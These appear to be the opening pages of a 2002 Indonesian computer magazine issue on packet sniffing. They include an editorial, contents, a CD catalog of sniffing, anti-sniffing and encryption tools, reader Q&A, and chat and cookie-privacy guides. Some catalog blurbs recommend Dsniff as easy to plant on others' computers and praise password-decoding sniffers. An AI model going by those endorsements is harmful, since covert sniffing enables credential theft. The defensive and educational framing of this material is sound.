

e-Klon, Now

Kloning manusia jadi konsep kuno ketika berhadapan dengan kloning yang satu ini: e-Klon *atawa* klon elektronik. Adalah dua *software developer* yang menjadi penggagas awalnya, 3Q dan Haptek.

Yang perlu dilakukan? Anda datang ke suatu tempat dan membiarkan diri anda di-scan (3D). Hasil scan diri anda itulah yang menjadi klon anda.

Hasil kloning kemudian dapat dimasukkan ke dalam game tertentu. Dan anda pun menjadi salah satu tokoh di dalam game itu.

Game yang kini dapat menerima (kompatibel dengan) hasil e-klon anda adalah nama-nama populer semacam Counter Strike, Quake III Arena, Unreal Tournament dsb. (www.3q.com/compatible_games.htm)



• 3 lokasi untuk scan e-Klon yang, maaf, saat ini baru ada di Amerika. (www.3q.com/locations.htm)



www.3q.com/home.asp

www.haptek.com



• 3Q dan Haptek memelopori teknologi yang disebut *Interactive Personalization through 3-D Human Digitization* atau e-Klon.

NEOTEK

Pendamping Berselancar
www.neotek.co.id

Daripada anda men-download...

NeoTek menyediakan CD yang berisi program-program yang dibahas pada NeoTek nomor ini:

- WindDump
- Dsniff
- CommView 2.0
- CooperSniff
- AntiSniff
- Snort
- PGPFreeware
- AEBPR
- ChimeViewer
- eFax Plugin
- MOD Plug
- Linux Wine RPM

Dapatkan CD-ROM-nya dalam satu paket dengan majalah NeoTek:

Majalah + CD Rp19.500
CD saja Rp15.000

Hubungi
Bagian Sirkulasi
Majalah NeoTek
Tel. (021) 548 1457
Faks. (021) 532 9041
email:
pemasaran@neotek.co.id
Kontak: Elvi R. Nainggolan



Rp59.000

Dapatkan juga bundel Neotek
Bundel I: NeoTek Vol. I, No. 1-6
Bundel II: NeoTek Vol. I, No. 7-12

Salam!

Intip dipelajari agar kesulitan terhindari



• Program Snort yang merupakan Intrusion Detection System dapat melaksanakan real time traffic analysis dan packet logging pada IP Network. Merupakan pisau bermata dua; untuk melindungi network kita atau mengintip network orang lain.

Jika pada nomor ini NeoTek memberi 'pelajaran' tentang intip-mengintip lewat *packet sniffing* bukan berarti kami menganjurkan anda lancang mengintip semua informasi yang bersliweran di jagad maya. Sniffing disajikan agar pembaca NeoTek pun tahu cara kerjanya dan dapat lebih bijak menangkis jika ada pihak tertentu yang mencoba melakukan hal seperti itu pada dirinya. Untuk itulah kami juga membahas program-program anti sniffing yang dapat digunakan untuk melindungi komputer anda dari intrusi pihak lain itu. Dan, seperti biasa, semua program yang dibahas dapat diperoleh pada CD NeoTek nomor ini.

Redaksi
redaksi@neotek.co.id

Bagaimana menghubungi NEOTEK?

KONTRIBUSI ARTIKEL
redaksi@neotek.co.id

SURAT PEMBACA
support@neotek.co.id

WEBMASTER
webmaster@neotek.co.id

PEMASARAN
pemasaran@neotek.co.id

CHATROOM DI DALNET
#neoteker

MILIS PARA NEOTEKER
<http://groups.yahoo.com/group/majalahneotek>

ADMINISTRASI IKLAN
Tel. 021-5481457 Fax. 021-5329041

SIRKULASI NEOTEK
Tel. 021-3854764

ALAMAT REDAKSI
Gedung Cahaya Palmerah Suite 506
Jl. Palmerah Utara III No. 9
Jakarta 11480

Daftar Isi

NeoTek Vol. II No. 7

NeoStart

7 Chat di #NeoTeker
Ini Web-based chat yang bisa diakses lewat situs NeoTek.

8 Privasi & IE6
Cookie dapat menjadi mata-mata di komputer anda. Dengan IE6 upaya 'haram' tersebut dapat dicegah dengan mudah.

10 Gratisan untuk Situs
Sumber-sumber gratis di Internet yang menyediakan mulai dari Web template, foto sampai sound.

12 Tes Situs untuk Browser
Bagaimana membuat situs anda tampil sama menakjubkannya pada berbagai browser pada komputer yang berbeda-beda?

14 ChanServ & MemoServ
Fasilitas layanan pada Dalnet yang perlu diketahui ketika anda chat.

NeoStyle

46 Mengganti Start
Bagaimana mengganti kata Start pada tombol 'Start' di Windows? Ikuti caranya dengan menggunakan hex editor.

48 Televisi di Intranet
Anda dapat memanfaatkan intranet pada jaringan anda untuk menyalurkan siaran televisi dengan PureCaster yang bisa diperoleh gratis dari Internet.



NeoTutor

20 Browser Plug-in untuk WinLinux 2000

Berselancar di Internet dengan WinLinux 2000 bisa sama nyamannya dengan jika anda menggunakan program Windows.

22 HushMail yang Aman
Beremail aman dengan HushMail yang merupakan Web-based email berenkripsi.

24 Cookie untuk Situs
Cookie dapat dimanfaatkan untuk membuat situs anda menjadi lebih interaktif. Ikuti tutorial pembuatannya dengan JavaScript.

26 Basisdata Online (1)
Lengkapi situs anda dengan basisdata online. Anda tidak perlu melakukan pemrograman sendiri karena untuk ini disediakan fasilitas di Web oleh eCriteria.

Situs NeoTek

www.neotek.co.id
neotek.kpone.com.sg

Jadikan situs NeoTek sebagai pangkalan Anda berselancar

Link Langsung

Kunjungi situs-situs yang dibahas di majalah NeoTek dengan sekali klik lewat situs NeoTek.

NeoTek versi PDF

Kehabisan NeoTek di kota Anda? Dapatkan saja versi PDF-nya. Gratis!

Download

Tersedia juga download di situs NeoTek selain dari situs aslinya

Layanan Rupa-rupa NeoTek

Dapatkan perlengkapan awal dalam berinternet dari situs web NeoTek

HumanClick

Hotline langsung ke redaksi NeoTek untuk menyampaikan saran dan pesan.

Chat Room

Kini tidak usah jauh-jauh untuk ngobrol langsung dengan sesama NeoTeker

Mailing List

Ini yang paling ramai. Segera ikutan berbagi pengalaman berinternet!

Nomor	Judul_Artikel
2	Belajar Dynamic HTML Dengan Dreamweaver
2	Belajar Logika Digital di John Hopkins Univ
2	Berbagi Akses Internet via Router
2	Berbincang Dengan NEOTEKER di Chat R
2	Dynamic HTML : Menyiapkan Cascading S
2	Konfigurasi Komputer Dengan Router
2	Membuat Chat Room Untuk Situs
Start new search Go back	

28 Basisdata Online (2)

Tutorial langkah demi langkah untuk membuat basisdata online dengan memanfaatkan fasilitas yang disediakan oleh eCriteria di Web. Caranya mudah dan hasilnya amat bermanfaat.

FOKUS BULAN INI



Mengintip dengan Packet Sniffing

NeoTekno

30 Enkripsi, si Pelindung

Enkripsi diperlukan untuk melindungi data atau informasi dari intipan pihak lain.

31 Sniffing dengan Tcpdump

Dengan Tcpdump anda dapat melihat paket data yang berlalu lalang di jaringan.

37 Agar Anda Tidak Di-Sniff

Ada program tertentu yang dapat digunakan untuk menangkis perbuatan iseng para sniffer..



Inbox

6

NmN

Neoteker menjawab Neoteker dalam forum milis NeoTek

NeoRagam

4

Ada Apa di CD NeoTek? Packet Sniffing

5

Daftar Isi CD NeoTek Enkripsi dan Antienkripsi Crossover Plugin Linux Browser Plugin

38 Mengintip Password

Gunakan Dsniff untuk mengintip password dari data tak berenkripsi yang dilewatkan di Internet.

40 Arsitektur RT/RW Net

Anda dengan tetangga-tetangga anda dapat berurusan untuk dapat mengakses Internet lewat suatu jaringan yang dinamakan RT/RW Net. Biaya ber-Internet pun dapat ditanggung bersama.

42 Router Sederhana

Cara membuat router sederhana pada Windows yang dapat digunakan untuk jaringan RT/RW Net.

19 Mejeng Ala NeoTeker

Ingin mencoba perangkat lunak olahan anak bangsa? Sambangilah situs ini yang diluncurkan pada tahun 1998 oleh **Aritech-dev.com**, sebuah perusahaan inovatif yang bergerak di bidang software development. Di sini anda dapat menjumpai perangkat lunak shareware dan freeware yang 'disuguhkan' bagi para netter oleh pemilik situs ini.

NeoTek Mei 2002

SuperSCAN

Inilah salah satu tool yang baik untuk melakukan scanning jaringan di Windows 98.

Tools untuk Hacking

Sumber-sumber di Internet yang dapat anda manfaatkan untuk mendapatkan tools atau perkakas untuk melakukan hacking.

Mengganti Logo Windows

Hanya dengan bermodal text editor, anda dapat mengganti logo Windows pada sistem operasi Windows.

Daftar Isi

NeoProfil

0

e-Klon

Kloning manusia? Kuno! Yang anyar adalah e-Klon alias kloning elektronik. Hah?

RealProfil

3

Kru NeoTek

Bermarkas di Gedung Cahaya Palmerah 503 Jl. Palmerah Utara III No. 9 Jakarta 11480 Telp. 021-5481457 Fax. 021-5329041

Pemimpin Umum

Fachri Said

Pemimpin Redaksi

Kosasih Iskandarsjah

Redaktur Ahli

Onno W. Purbo

Michael S. Sunggiardi

Pemimpin Usaha

Fahmi Oemar

Ridwan Fachri

Redaktur Pelaksana

Gianto Widiyanto

Dadi Pakar

Sekretaris Redaksi

Elvy Risma Nainggolan

Dewan Redaksi

Supriyanto

Stanley

Pemasaran

Hedhi Sabaruddin

Tuti Sundari

Kuangan

Aswan Bakri

Percetakan

CV Angkasa, Bandung

Bank

Bank BNI

a.n. PT NeoTek Maju Mandiri
No. rekening 070.001709720.001

Bank BCA KCP Rawamangun

a.n. Aswan Bakri
No. rekening 0940544131

Ada Apa di CD NeoTek?

CD NeoTek
April 2002



Untuk nomor ini Redaksi NeoTek bekerja ekstra keras 'mengais-ngais' jagad maya guna memperoleh berbagai program **packet sniffing** untuk anda, para pembaca setia kami. Upaya yang pada awalnya tampak agak mustahil ini akhirnya membuahkan hasil yang cukup membuat kami lega dengan berhasilnya kami menemukan belasan program **sniffing** maupun **anti-sniffing** yang tentunya amat bermanfaat bagi anda yang mempunyai keinginan untuk mempraktikkan apa yang anda baca di majalah ini. Dan semua itu tersaji pada CD NeoTek nomor kali ini.

Untuk mencegah data kita terbaca oleh sniffer, gunakan program enkripsi seperti **PGPFreeware** yang masih merupakan produk yang dibatasi peredarannya oleh pemerintah AS. Enkripsi pun belum tentu aman sebab ada lagi software untuk membongkar enkripsi. Sebagai contoh disajikan **AEBPR** yang membuat heboh sampai mengantarkan program-mer-nya ke balik jeruji besi.

CD NeoTek bulan ini memuat **program-program packet sniffing** yaitu program yang dapat digunakan untuk mengintip informasi yang berlalu la-lang di Internet, di samping **plug-in Windows** yang dijalankan pada Linux.

PACKET SNIFFING



uWinDump

Versi Windows dari tcpdump, utilitas untuk menangkap dan menampilkan/menyimpan paket data yang melewati ethernet card pada *promiscuous mode* (melihat segala macam data yang melewatinya walaupun bukan miliknya). Untuk menjalankannya anda perlu menginstal **winPcap** terlebih dahulu.

uDsniff

Selain menangkap paket data, dsniff mengolahnya lebih jauh, khusus untuk menampilkan *username* dan *password*. Suatu password sniffer kecil yang mudah disusupkan ke komputer orang lain!

Packet Sniffer Lain

uAeroPeek Demo

Packet sniffer untuk wireless LAN.

uCommView 2.0

Packet sniffer dengan fasilitas statistik yang tidak ada pada SpyNet.

uCooperSniff

Packet sniffer untuk Windows NT

uDistinct Network Mon.

Packet filtering dan logging yang dapat diamati dengan cara scroll dan ekspansi suatu entri.

uEthereal

Freeware terbaik untuk packet sniffing. Versi UNIX yang dipindahkan ke Windows.

uEtherpeek

Cocok untuk troubleshooting kompleks pada multiple platform.

uEtherSpy

Sniffer berdasarkan packet32 lengkap dengan source code Visual C++

uFergie

Network monitor dari TU Delft, Belanda.

uGobbler

Men-sniff dan memanipulasi paket ethernet

uNatas

Packet sniffer pada multiple IP Address.

uPacket 32

Direct network access pada Windows NT

uPacket Sniffer 2.0

Langsung men-decode data packet dan mencari password.

uSpyNet

Terdiri dari CaptureNet dan PeepNet yang merupakan sniffer yang amat tangguh.

uTriticom LAN Decoder

LAN protocol analysis and traffic monitor

uWeb Sniffer

Suatu proxy server yang memonitor paket data yang keluar masuk network anda.

uWinSniff

Memonitor dan mendekode password dari segala sumber: FTP, POP, HTTP, ICQ, dll.

uZX Sniffer

Langsung men-decode data packet untuk mencari password.

uEtherload 2.0

uSnoop

Packet monitor untuk DOS.

Anti Sniffing

uAntiSniff

Program anti sniffing buatan LOphT Heavy Industries ini merupakan yang terbaik yang ada sekarang. Walaupun kegiatan sniffing sifatnya pasif, namun AntiSniff dapat mengenali adanya mesin yang kerjanya mencurigakan.

uSentinel

Network monitoring utility yang banyak dipakai oleh ISP, data center, universitas, dan departemen TI.

uSnort

Intrusion detection system yang mampu melakukan real-time traffic analysis dan packet logging pada IP Network.

uBlackICE Defender

Intrusion detection system yang dapat membuat log file-file bukti adanya intrusi. Sifatnya non-promiscuous.

uCiAll

Program decode only. Cocok untuk digabungkan dengan BlackICE defender yang dapat membuat file log namun tidak mempunyai decoder sendiri.

uLAN Explorer

Network management system untuk monitoring, analisis, dan troubleshooting terhadap network dan internet traffic.

daftar isi cd neotek

Nama Program	Nama File	Hlm.
Advanced eBook Processor	aebpr22	30
AeroPeek Demo	apwdemo	35
Analyzer 2.02	analyzer	35
Anti Sniff 1.02.1	as-1021	37
The Bat!	the_bat	22
BlackIce Defender 3.0 Eval	deveval	37
BUTT Sniff 0.9.2	BUTTSniff-0.9.2	35
BUTT Sniff 0.9.3	BUTTSniff-0.9.3	35
Chime Viewer	chime26sp3	20
CiAll	setup	37
CommView Sniffer Demo	cv3	37
Coopersniff 0.1	coopersniff 01	35
Distinct Network Monitor	DNM_setup	35
Dsniff	dsniff-1.8-win32-static	38
eFax Plugin	msgplus	20
Ethereal	ethereal-setup-0.9.1	35
Etherload 2.0	etherload20	35
Etherpeek Demo	epwdemo	35
Etherspy	etherspy	35
Excel Viewer	xlViewer	20
Fergie	fergie	35
Gobbler	gobbler	35
Hhupd	hhupd	32
Hiew	hiew676	46
Internet Explorer 6	ie3inst	8
LAN Explorer Demo	la37bdd6c1002tr10d	37
Linux Crossover Plugin	install-crossover-plugin-1.0.1-sh	20
Linux Flash Plugin	flash_linux.tar.gz	20
Linux Wine RPM	codeweavers-wine-20011108-5i386.rpm	20
mIRC	mircc591t	14
MOD Plug	modplug	20
Natas	natas	35
Netscape 6.7.1	setup	12
Packet 32	packet32	35
Packet Sniffer 2.0	packetsniffer20	35
PGPFreeWare	PGPfreeWare703.sit	30
PowerPoint Viewer	PPView97	20
PureCaster	purecaster	48
QuickTime	quicktime	20
Sentinel	setup	37
Shockwave Installer	shockwaveinstaller	20
Sniffer	sniffer_setup	35
Sniffer Basic	nx30e	35
SniffIt for nt/w2000	sniffit_NT.0.3.7.beta	35
Snoop	snoop	35
Snort	Snort183Win32	37
SpyNet	spynet312	35
SpyNet 2.06	spynet206	35
SpyNet 3.00	spynet300	35
SpyNet 3.12	spynet312	35
Startup Application Manager	sm	39
Triticom LAN Decoder 32	LANreport207	37
Web Sniffer	websnifer-full	35
WinDump	windump	32
WinLinux 2000	setup	20
WinPcap	WinPcap	32
WinLinux Startup Disk	WLSD	20
Word Viewer	wd97vwr32	20
Win Sniff	ws122	35
ZX Sniffer	ZxSniffer	35

Linux Browser Plugin

uFlash Plugin (Linux)

Flash plugin untuk Linux yang dapat di-download dari situs Macromedia. Berjalan pada semua distro Linux, termasuk WinLinux 2000


uWindows Plugin

Windows plugin dapat berjalan pada Linux bila pada Linux telah terpasang CrossOver Plugin. Apa saja Windows Plugin yang di-support?

Enkripsi dan Antienkripsi

uPGPFreeWare

<http://www.win2000.cz/freesoft/securi/pgp.html>



Versi Windows dari PGP (Pretty Good Privacy), suatu software enkripsi pribadi karya Phil Zimmermann yang membuatnya selama tiga tahun bolak-balik diinterogasi oleh US Customs.

Anda dapat mengenkripsi, sign, dan menghapus file di lingkungan Windows hanya dengan klik kanan. Tray icon memudahkan anda mengenkripsi PGP data pada clipboard.

uAdvanced e-Book Processor

<http://elcomsoft.com/aebpr.html>

Boycott Adobe



Dmitry Sklyarov

Keluhan terhadap format e-book adalah tidak boleh ini, tidak boleh itu. Paling tidak untuk Adobe e-Book Format hal itu telah teratasi dengan asanya AEBPR (Advanced e-Book Processor) yang membongkar pembatasan-pembatasan itu.

Software buatan Dmitry Sklyarov dari Elcomsoft, Rusia, itu yang membawanya masuk tahanan di AS sewaktu ia datang ke negeri paman Sam itu untuk membawakan makalahnya di Defcon 2001. Baru

pada Desember 2001 ia diperbolehkan pulang setelah menyepakati politik dagang sapi dengan Adobe Corp.

NeoTek berhasil mendapatkan software 'terlarang' yang sudah tidak dapat di-download lagi dari situs aslinya di Elcomsoft.

CrossOver Plugin

uCrossOver Plugin

Aplikasi untuk Linux menggunakan teknologi WINE (Windows Emulator), yang memungkinkan Windows Plugin di bawah ini diinstallasi dan berjalan pada Linux.

Windows Plugin yang Didukung CrossOver

uChime Viewer

Standar *de facto* untuk melihat molekul kimia 3D pada halaman Web.

uFax Plugin

Mengkonversi pelbagai format grafik untuk dikirim sebagai atau diterima lewat fax modem.

uExcel Viewer

uMOD Plug

Plugin untuk mendengarkan musik yang di-embed pada halaman Web.

uPowerPoint Viewer

uQuick Time

uShockwave Installer

uWordViewer

uLinux Wine RPM

WINE (Windows Emulator) dapat anda install secara terpisah dan independen dari CrossOver Plugin. Versi RPM untuk Linux Mandrake. Coba instal software-software Windows (bukan plugin) pada Linux!



NmN

NeoTeker menjawab NeoTeker

Forum ini dimaksudkan sebagai bentuk *offline* dari *mailing list* NeoTek di <http://groups.yahoo.com/group/majalahneotek>.

Kompie Rewel

T: Posted February 1

Punya masalah nih sama kompie... rewel banget. Waktu startup udah sampai ke logo windows terus keluar:

"Fatal exception OD has occurred at 1707 : 000000A08. The current application will be terminated."

Terus saya pilih Continue. Tapi malah keluar:

"OE has been occurred at 0028 : C0031C6C in VxD. This was called from 0028: C0250D22C in VxD."

Terus saya pilih Continue tapi tetep nggak bisa. Akhirnya saya pencet Ctrl+Alt+Del. Setelah itu nggak ada pengaruhnya tetep kayak gitu. Jadi saya harus milih Safe Mode untuk masuk.

Udah dicoba di-trouble-shooting tapi nggak ampuh. Ad hal-hal yang saya nggak berani coba.

Putri
saint_sophias@yahoo.com

J: Posted February 1

Coba deh putri inget2x kapan terakhir kali komputer jalan tanpa ada masalah. Kemudian putri masuk ke c prompt (dengan tekan f8 waktu booting atau menggunakan disk startup). Kemudian ketikkan scanreg /restore. Setelah itu putri cari tanggal bulan berapa komputer putri jalan dengan baik sekali.

Tapi hal ini mengakibatkan apabila putri sudah menginstall beberapa software setelah tanggal yang bersangkutan maka software tsb tidak jalan. Sebenarnya akan lebih baik kalo putri

bisa trouble shooting dari safe mode Windows.

Salman
step2k@telkom.net

J: Posted February 1

Coba diinstal ulang aja Windows kamu! Pasti beres karena itu biasanya karena kesalahan softwarenya, bukan kesalahan kamu kok (he...he....)

Coba aja, OK?

Ebeng Otway
ebeng_otway@yahoo.com

LAN Card Bermasalah

T: Posted February 1

Saya punya masalah dengan lancard saya. Setiap saya menginstal lancard, internet connection-nya langsung bermasalah. Masalahnya saya dial up mau, tetapi setelah itu IE browser menampilkan pesan "Can't find server."

Saya sudah uninstal lancard-nya tetapi tetap tidak berpengaruh. Akhirnya saya instal ulang windows tanpa menginstal lancard. Tolong masukannya untuk memecahkan masalah ini

lonely boy
lon3ly_boy@yahoo.com

J: Posted February 2

Koq tau lan card yang bermasalah? Apa komputer Anda terhubung ke jaringan? Kayaknya bukan lan card anda yang bermasalah.

Coba cek setting Network Neighborhood atau barangkali anda perlu menyesuaikan settingnya lagi

Feranita Anwar
feranita_anwar@yahoo.com

J: Posted February 4

Coba ngeping bisa ga? Kalo bisa berarti koneksi udah jalan.

Saya pernah ngalamin seperti itu dan coba-coba di Internet Option (Start → Setting → Control Panel → Internet Options → Advanced) diset balik ke default. Security balikin ke default (coba dulu kalo bisa jalan terserah mo diapain :0)

rEEk 'o hEEk
reeko@reeko.f2s.com

Virus Readme.MP3.scr

T: Posted February 5

Aku barusan dapet kiriman email dari temenku waktu aku buka ada ttachmentnya fileReadme.MP3.scr.

Belum sempet aku buka soalnya kuatir. Waktu aku tanya ke temen itu ternyata dia gak ngirim email itu.

Ini virus apa bukan? Gimana cara tahu ini virus apa bukan? Kalo virus yang punya serum gak?

Hadi Koming
haking@telkom.net

J: Posted February 6

Betul itu file screen saver, tapi filenya punya dua ekstensi readme.mp3.scr.

Biasanya file-file yang ber-ekstensi ganda itu potensial merupakan virus. Termasuk juga yang menunggangi ekstensi .pif. Jadi ya hati hati aja.

ÇäkrabiRâwÄ
digitalchandra@yahoo.com

Edisi Lama NeoTek

T: Posted February 5

Ada cara untuk lihat yg edisi lama (archieve-nya)

dan juga websitenya apakah sdh ada?

Sorry kalau saya cross posting juga krn hal yg sama juga saya ingin ketahui utk milist yg lain
oscaranwar
oscaranwar@nusa.netid

J: Posted February 6

Maksudnya edisi lama majalah NeoTek? Kunjungi saja www.neotek.co.id

Di situ tersedia versi PDF majalah NeoTek dari awal sampai yang terbaru. Bahkan edisi Februari yang baru aja terbit ada juga.

Edisi PDF NeoTek selalu disediakan gratis dan lengkap.

Kosasih Iskandarsjah
kosasih_iskandarsjah@yahoo.com

Grafik di Linux

T: Posted February 7

Saya ada masalah dengan tampilan grafik dilinux (KDE dan GNOME), ko' tampilannya buram sich, terutama GNOME hampir tidak terlihat, sedangkan di windows 98 bagus (Saya menggunakan 2 OS), ada apa yach. Tolong dong.

- Saya menggunakan REDHAT 7.2
- Speck Computer:
 - Athlon 900 Mhz
 - Main bord ASUS A7VLM
 - Sound and VGA on board

apep_alf
<apep_alf@yahoo.com

J: Posted February 8

Pixel yang digunakan Pak? Mungkin coba set kembali dengan Xconfigurator


bona
bpk_bona@telkom.net

CHANNEL #NEOTEKER AKSES MELALUI SITUS NEOTEK

Ingin makin mengenal komunitas NeoTeker yang sesungguhnya? Berkunjunglah ke Channel #NeoTeker yang bisa diakses lewat Web melalui situs NeoTek. Gaul dengan sesama NeoTeker lewat channel ini.

Banyak jalan menuju Roma. Begitu pula, banyak cara untuk bergabung dalam komunitas NeoTeker. Selain melalui Mailing List, HumanClick, Chat Room, dan tentunya, Email, kini lewat situs NeoTek (www.neotek.co.id), anda pun dapat menjadi bagian aktif dari para NeoTeker pada fasilitas chat Dalnet lewat Channel #NeoTeker. Di sini anda dapat berjumpa dan mengobrol dengan sesama NeoTeker yang makin hari makin *gayeng* bergaul membicarakan masalah-masalah sekitar perkembangan teknologi, terutama yang berkaitan dengan Internet. Selain *kongkow* biasa, di *channel* ini pun ada saja NeoTeker yang rela berbagi ilmunya lewat *online workshop*. Nah, tunggu apa lagi?

Ngobrol asik tanpa harus bisik-bisik...



1

MASUK KE SITUS NEOTEK

Arahkan *browser* anda ke situs NeoTek di www.neotek.co.id atau neotek.kpone.com.sg. Lalu cari dan klik **#neoteker** di kolom kiri halaman awal.

2

SITUS DALNET

Setelah mengklik *link* #neoteker, anda akan diantar ke situs **Dalnet**. Dari sini anda dapat masuk ke ruang ngobrol (*chat room*) dengan masuk sebagai **tamu (guest)** atau dengan **login** resmi dengan mengisi *nick name* dan *password*.

3

JIRC APPLLET

Jika di komputer anda belum terinstal "JIRC Applet," anda diminta untuk menginstalnya setelah mengklik tombol 'Go' atau 'Login' pada Langkah 2.

```
*** Guest25645
(daljava@bb-203-125-132-178.singnet.com:
the channel #DALUsers
*** Topic of #DALUsers :[ www.dalusers.com ]
DAL.net - /join #channelname to go to another
Remember to spread love to Brit throughout the
just on Valentines :)
*** #dalusers http://www.dalusers.com
*** Guest40791 (rok79a@acn.pl) has joined the
#DALUsers

/join #neoteker
```

```
(daljava@bb-203-125-132-178.singnet.com:
the channel #neoteker
*** Topic of #neoteker :□□□ Online Workshop
pemula mengenai Linux, Crackin, Hacking, S
hari Senin, Rabu dan Minggu □□□□ Bagi yang
nyumbang Suara Dipersilahkan!!!! Kaga nger
jangan diem .....|| SOP & AOP Kirim Pic ama
Support@neotek.co.id, buat dimasukin ke Sit
*** #neoteker www.neotek.co.id
<ftp_geo> nyonyo : cerita dulu dong bnc tyuh b

Hallo
```

```
<SaMuRai_HaCk> saya kefoto donk mas!
<Guest25645> emang dari dulu enggak apa
<SaMuRai_HaCk> ini buat foto yang kapan mas
<Guest25645> tapi kalau masuk dari desktop
aja masuk
<JiGoPel> ajarin ngenuke dong
<ftp_geo> pak kos tipikal orang2 pinter ya? luh
kecil
<Guest25645> iy kefoto tuh... nih... jepret!
<JiGoPel> ajarin ngenuke dong
```

4

/JOIN #NEOTEKER

Jika berjalan lancar, anda akan sampai pada window di atas. Untuk dapat masuk ke ruang ngobrol #neoteker di Dalnet, ketik **/join #neoteker**. Lalu tekan tombol Enter. Anda pun akan bergabung dengan para NeoTeker di ruang ngobrol.

5

MEMBUKA OBROLAN

Anda dapat memulai obrolan dengan NeoTeker lain dengan sapaan pembuka "Halo" atau yang sejenis. Lalu kembali tekan tombol Enter. Pesan anda akan masuk di ruang ngobrol.

6

NGOBROL GAYA NEOTEKER

Seperti di ataslah kira-kira gaya obrolan para NeoTeker di channel ini. Dan inilah gambaran dari komunitas NeoTeker yang *gawe*-nya membicarakan masalah di sekitar teknologi informasi.

MELINDUNGI PRIVASI ANDA DENGAN IE6

Anda tidak ingin *cookie* menguar-uar kebiasaan *browsing* anda? Jika demikian, gunakan *IE6* untuk memblok *cookie* yang 'bandel,' tetapi yang 'manis' dapat anda biarkan bersarang di komputer anda.

Privasi Internet dan *cookies* telah menjadi topik hangat. *Cookie* yang 'dilepas' oleh para pengelola situs untuk merayap ke dalam komputer pengguna dapat diterima oleh sebagian orang karena dianggap memungkinkan pemberi jasa menyesuaikan layanannya sesuai preferensi pengguna, sementara yang lain menolaknya karena dianggap melanggar kebebasan pribadi pengguna.

Apa itu Cookie?

Cookie adalah file teks yang dikirim ke komputer anda ketika anda *download* sebuah halaman Web.

Cara mengatur preferensi privasi pada Internet Explorer 6

? APA YANG AKAN ANDA KETAHUI

Cara mendeteksi transaksi *cookie* dan lalu memilih untuk memblok atau menerima *cookie* tersebut.

? APA GUNANYA


Anda dapat menentukan seberapa banyak informasi yang anda relakan untuk diberikan kepada pihak lain. Ini mungkin bergantung pada jenis data yang diminta atau pada situs yang memintanya.

? APA YANG ANDA PERLUKAN

Internet Explorer 6.

? SEBERAPA SULIT?


Caranya sederhana—anda selalu dapat membatalkan perubahan apa pun yang anda buat.



1

MENGINTIP COOKIE ANDA

Sekali saja anda pernah mengarungi Web, komputer anda dapat dipastikan sudah ber-*cookie*, setengahnya berasal dari situs yang belum pernah anda kunjungi. Untuk melihat *cookie* anda, klik Tools → Internet Options, lalu pada tab General, klik Settings → View Files.



5

MEMBLOK SEMUA COOKIE


Kini kita telah memasang preferensi privasi kita sampai ke tingkatan tertinggi, memblok semua *cookie*. Jika ada situs mencoba memasukkan *cookie*, sebuah ikon muncul di taskbar (mata dengan tanda dilarang masuk.) Klik dua kali untuk melihat rincian *cookie* yang ditolak.



2

HAPUS COOKIE 'HARAM'

Sebelum men-set Preferences, sebaiknya hapus dahulu *cookie* yang tidak diinginkan dari sistem anda. *Cookie* dapat dihapus satu per satu, atau sekaligus seluruhnya lewat Tools → Internet Options, lalu klik Delete Cookies pada tab General.



6

MENGIZINKAN COOKIE BERGUNA

